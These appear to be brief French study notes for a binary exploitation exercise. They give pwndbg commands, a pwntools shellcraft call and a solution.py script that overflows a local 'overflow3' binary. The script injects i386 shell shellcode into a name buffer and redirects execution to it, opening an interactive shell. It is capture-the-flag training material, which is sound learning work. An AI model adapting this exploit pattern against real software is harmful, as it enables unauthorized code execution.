pwndbg

- r (Rouler l’exécutable)
- p fonction (Trouver l’ adresse d’une fonction)
- Ctrl+c (Stopper l’exécutable)
- c (Continuer)
- search -s “ABC” (Trouver l’adresse d’une string)

pwntools

- asm(shellcraft.i386.sh())

solution.py

```
from pwn import *

name_addr = 0x804a060

p = process("./overflow3")

payload = asm(shellcraft.i386.sh())

p.sendline(payload)

payload = "A" * 28

payload += p32(name_addr)

p.sendline(payload)

p.interactive()
```